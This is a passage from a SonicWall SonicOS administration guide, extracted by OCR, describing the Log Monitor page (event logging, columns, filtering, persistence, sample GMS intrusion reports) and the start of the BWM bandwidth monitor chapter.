
12

Tracking Potential Security Threats

Dashboard > Log Monitor

NOTE: For increased convenience and accessibility, the **Log Monitor** page can be accessed either from **Dashboard > Log Monitor** or **Log > Log Monitor**. The two pages provide identical functionality.


The SonicWall network security appliance maintains an Event log for tracking potential security threats.



The event log can be sent automatically to an Email address for convenience and archiving. Alerts from the **Log Monitor** can also be sent via Email and can alert you about such things as attacks to your firewall. Alerts are immediately e-mailed, either to an e-mail address or to an e-mail pager. Each log entry contains the date and time of the event and a brief message describing the event.

The displayed information is controlled by setting options for which categories you want to display in the log table. Use the **Categories** column to determine the baseline events to monitor and to configure event-specific information.

The Filter input field at the top left corner of the Log Monitor panel enables you to enter a search string that is used to filter the log events that are displayed in Log Monitor panel.



You can type any substring and press the **Enter** key to filter the **Log Monitor** table. The **Log Monitor** lists only log events that contain matches for that substring.

Topics:

- Configuring Logging
- Managing Event Logging
- Log Monitor Table Functions
- Filtering the Log Monitor Table
- Log Event Messages
- Log Persistence
- GMS

Configuring Logging

You configure logging events in the **Log > Log Settings** page. See Configuring Log Settings.

NOTE: There are log messages that show the up/down status of some of the special network objects. These objects, however, live for only three seconds and then are deleted automatically.

Managing Event Logging

Some of the common tasks that you can perform to manage the Event Log are as follows:


- **Online Viewing of Log Events**—The Event Log is not persistent. Older events in the run-time Event Log database buffer may be over-written with newer events.
- **Online Viewing Using the SonicOS Log Monitor UI**—The UI takes snapshots of the Event Log database, so users can scroll forward and backwards in the Event Log using their browser.
- **Text Viewing Format Using the CLI**—Shows only the current content of the Event Log database.
- **Log Monitor Display Filtering**—You can customize the Log Event display.
- **Log Settings Capture Filtering**—You can customize the Log Event capture.
- **Offline Viewing of Log Events**—Offline viewing is persistent because the system saves the log events to an external source, such as your computer.

- **Viewing Log Events via Email**—Using your Email client, you can setup individual Email alerts that are sent whenever an event occurs, or an Email digest that sends batches of log events periodically.

- **Viewing Log Events via Syslog Viewer**—You can view and configure log events and capture settings using a Syslog viewer.
- **Viewing Log Events via GMS Syslogs**—You can view and configure log events using GMS.
- **Exporting the Event Log Database**—You can export the Event Log database as a plain text file by clicking the **Export** button.

- **Deleting Entries from the Run-Time Event Log Database**—You can permanently delete entries, using the **Clear All** button. So, proceed with caution. If automation is not enabled, export the database before using **Clear All**.

- **Deep Packet Forensics using a Data Recorder such as Solera**—You can record deep packet events using a data recorder such as Solera. This feature is enabled under **Log > Automation**, and the events to record are configured under **Log > Settings**.




Log Monitor Table Functions

The **Log Monitor** table provides numerous settings to allow you to navigate, view, and export results. Table columns can be customized, so that you can view full data on any event, or only the data you need. Table entries can be sorted to display in either ascending or descending order.

You can sort the entries in the **Log Monitor** table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

The top row of the **Log Monitor** table contains several functional items:



- Display Menu
- Functional Icons
- Refreshing the Data
- Data Display

Display Menu

From the **Display** drop-down menu, you can select the time interval for viewing log events. Time intervals range from the Last 60 seconds to the Last 30 days, with a default of **Last 5 minutes**, or All entries to log all events in the database.

Functional Icons


The functional buttons perform various functions of the **Log Monitor**. Pausing your cursor over a button reveals the description of the button.

Log Monitor: Functional Icons describes the icon functions:


Log Monitor: Functional Icons

Function	Icon	Description
Export Log as CSV File		Clicking this icon displays a dialog that allows you to open or save the log in Comma-separated value (CSV) format. This format is used for importing into Excel or other presentation development applications.
Export Log as Plain Text File		Clicking this icon displays a dialog that allows you to save the log in Plain Text format. Two formats for Email can be configured on the **Log > Automation** page: Plain Text or HTML.

Log Monitor: Functional Icons

Function	Icon	Description
Select Columns to Display		Clicking this icon displays a dialog that allows you to select the columns that you want to show in the **Log Monitor** table.
Send Log to Email Address		Clicking this icon sends all logs to the configured email address.
Clear All Logs		Clicking this icon deletes all saved logs.
Status	Status	Indicates the status of the feature; for further information, see Common Icons. Clicking this icon displays the total number of logs present in the database, as well as the latest reported time for each status category:  To close the dialog, click **close**.

Refreshing the Data



You can refresh the displayed data:

- Force an update by clicking the **Refresh** icon.
- Specify how often the **Log Monitor** table is updated with events from the event log database. In the **Refresh** field, specify an interval between 10 seconds (minimum) and 999 seconds (maximum). The default is **60** seconds.
- Refresh all output immediately by clicking the **Pause/Play** toggle icon. The **Pause/Play** toggle icon starts or stops the **Log Monitor** table from updating its content. This is useful when the **Log Monitor** table is being updated continually in quick succession. You can pause the display from updating long enough to inspect the messages.


Data Display

The Log Monitor is displayed in a table that can be sorted by column.

To select the columns to appear in the table:

1 Click the **Tools** button.

The **Select Columns to Display** popup dialog appears.



2 Select the columns you want to display or hide. Default Log Table Columns lists the default columns.

NOTE: The **Time**, **ID**, and **Message** columns are always displayed and cannot be hidden by customization.

NOTE: For more information on specific log events, refer to the *SonicOS Log Event Reference Guide*.

3 Click **Apply**.

Default Log Table Columns

This column	Displays the
Time	Date and time of the event
ID	Identifying number for the event. **ID** is most useful when using GMS or Syslog. The **ID** is shown in Syslog packets and is used to identify data in generated reports.
Category	**Category**, **Group**, and/or **Event**, as selected from the **Select Columns to Display** dialog

Default Log Table Columns


This column	Displays the
Priority	Level of priority associated with your log event. Syslog uses eight priorities to characterize messages: • Emergency • Alert • Critical • Error • Warning • Notice • Informational • Debug
Src. Int	Source network and IP address
Dst. Int	Destination network and IP address
Src. IP	Source IP address
Src. Port	Source port
Dst. IP	Destination IP address
Dst. Port	Destination port
IP Protocol	IP protocol (TCP or IP) in use
User Name	Name of the originating user
Application	Application accessing the network
Notes	Dynamic, detailed information about the event

Filtering the Log Monitor Table

The filter bar allows you to filter the log table based on selected criteria.


To filter the Log Monitor table:

1 Select a filter item by clicking on the desired column cell. The selected cell turns blue. Multiple cells can be selected.




2 When finished making selections, click the **+** in the filter bar.

The filter criteria is applied to the display, and you see the filter type in the filter bar.



3 Click on the **Arrow** , beside the column name (in this case **Category**), to view the filter value.



4 To remove a filter, click the **x** next to the **Filter** type in the drop-down menu.

Filter View

Filter View allows you to set the filtering without any existing matches in the **Log Monitor** table.


In normal view, you can only set filtering based on an existing event that you can select in the **Log Monitor** table. In Filter View, you can select only one combination of **Category**/**Priority** at a time. In normal view, you can select several categories at the same time.

You can configure multiple filter views for categories using the filter bar.

To configure a filter view:

1 Go to the **Log** > **Monitor** page.

2 Click the **+** sign next to the **Filter View** bar. The **Filter View** dialog appears.



3 From the **Priority** menu, select the priority that you want.

4 From the **Category** menu, select the category that you want.

5 From the **Source Interface** menu, select the interface that you want.

6 From the **Destination Interface** menu, select the interface that you want.

7 In the **Source IP** box, enter the IP address of the source interface.

8 In the **Destination IP** box, enter the IP address of the destination interface.

9 Click **Apply**. The **Log Monitor** table displays the filtered results.

Log Event Messages

For a complete reference guide of log event messages, refer to the *SonicOS Log Event Reference Guide* at https://support.sonicwall.com/technical-documents.

Log Persistence

Lower-end TZ models can store up to 800 event entries in the log buffer. All other SonicWall Release 5.9 models can store 1000 to 10,000 event entries in the log buffer.


When the log becomes full, one or a couple of the oldest log entries are deleted. You can also click the **Clear all logs** button to clear all log entries.

Emailing provides a simple version of logging persistence, while GMS provides a more reliable and scalable method.

The option to deliver logs as either plain-text or HTML provides an easy method to review and replay events logged.

GMS

To provide the ability to identify and view events across an entire enterprise, a GMS update is required. Device-specific interesting-content events at the GMS console appear in **Reports > Log Viewer Search** page, but are also found throughout the various reports, such as Top Intrusions Over Time.



	Category	Intrusions	% of Intrusions
1	ICMP	1056	89.0%

10/10 records are shown as detailed information

Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.3	46	3.9%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.3	44	3.7%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.3	10.50.165.226	44	3.7%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.3	44	3.7%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.3	30	2.5%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.2	10.50.165.226	19	1.6%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.2	19	1.6%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.2	19	1.6%
2	IM	73			6.1%

10/10 records are shown as detailed information


Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM Yahoo! Messenger -- Status Availability Outbound (SID=1959)	10.50.165.231	216.155.193.170	4	0.3%
3	IPS Detection Alert: IM Yahoo! Messenger File Transfer -- HTTP Outbound (SID=1730)	10.50.165.231	216.155.194.210	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM Yahoo! Messenger -- Instant Message Received (SID=1954)	216.155.193.170	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.158	10.50.165.231	1	0.1%

13

Monitoring Interface Bandwidth Traffic

Dashboard > BWM Monitor

The **Dashboard** > **BWM Monitor** page provides bandwidth monitors for both Global BWM and Advanced BWM. If bandwidth monitoring is not enabled, you must enable monitoring on the **Firewall Settings > BWM** page. The **Dashboard > BWM Monitor** page provides a link to the **Firewall Settings > BWM** page.



Topics:

Global Bandwidth Monitor

In Global BWM mode, the BWM Monitor displays eight different monitors. Each monitor shows the bandwidth usage for each priority, and has a separate graph for ingress and egress traffic. The following priorities are displayed in the BWM monitor in Global BWM mode:

- Real-time
- Highest
- High
- Medium High
- Medium
- Medium Low
- Low
- Lowest

The **View Range** list lets you select the following intervals:

